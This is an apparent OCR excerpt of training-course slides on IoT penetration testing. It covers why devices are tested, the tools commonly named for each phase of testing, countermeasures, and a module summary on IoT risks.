Bayshore Industrial Cyber Protection Platform
https://www.bayshorenetworks.com

Carwall
https://karambasecurity.com

Module Flow

1. IoT Concepts
2. IoT Attacks
3. IoT Hacking Methodology
4. IoT Hacking Tools
5. Countermeasures
6. IoT Pen Testing


IoT Pen Testing

- IoT penetration testing is a process of **strengthening the IoT device security** by finding existing security loopholes in the device and implementing proper security controls
- Pen testing of an IoT device involves **testing the API**, application, authentication policy, open ports, unencrypted information, unencrypted **communication between two end points**

Why IoT Pen Testing?


1. Close unused ports and unnecessary/unknown open ports
2. Disable unnecessary services
3. Provide protection against unauthorized access and usage of the device
4. Design a mechanism for uninterrupted flow of information between two endpoints
5. Provide protection against elevation of privileges
6. Enhance the device's data encryption policy
7. Enhance the security of web application and provide data privacy
8. Harden the overall device's security

IoT Pen Testing (Cont'd)



- Perform device discovery on target network using tools such as **Shodan**, **Censys**, **Thingful** and **MultiPing**
- Test hardware interfaces such as remnant JTAG, SWD and USB using hardware tools such as **JTAG Dongle**, **Digital Storage Oscilloscope** and **Software Defined Radio**
- Perform Firmware and OS Analysis using automated tools such as **IoTInspector**, **Binwalk**, **Firmware Mod Kit**, and **Firmalyzer Enterprise**

IoT Pen Testing (Cont'd)



- Perform wireless protocol analysis using tools such as **Ubiqua Protocol Analyzer**, **Perytons Protocol Analyzers**, **Wireshark**, and **SoapUI Pro**
- Perform mobile application testing using automated tools such as **X-Ray**, **Threat Scan**, **Norton Halt exploit defender**, and **Shellshock Scanner – Zimperium**
- Perform web application testing using tools such as **SAUCE LABS Functional Testing**, **PowerSploit**, and **Kali Linux**
- Perform IoT cloud services testing using tools such as **ZEPHYR**, **SOASTA CloudTest**, **LoadStorm PRO**, and **BlazeMeter**

Module Summary

- Internet of Things (IoT) refers to as the computing devices that are web-enabled and capable of sensing, collecting and sending data using sensors, communication hardware and processors that is embedded within the device
- IoT devices are growing with the speed of light, with all the benefits they come up with, they make our life easy and therefore improves the standard and quality of life
- If **MISCONFIGURED** and **MISAPPREHEND**, IoT poses an unprecedented risk to personal data, privacy and safety
- Attackers implement various techniques to launch attacks on the target IoT devices or networks
- The objective of IoT device hacking is to compromise smart devices like CCTV cameras, automobiles, printers, door locks, washing machine, etc. in order to gain unauthorized access to network resources and IoT devices
- Companies manufacturing IoT devices should make sure that they implement basic security measurements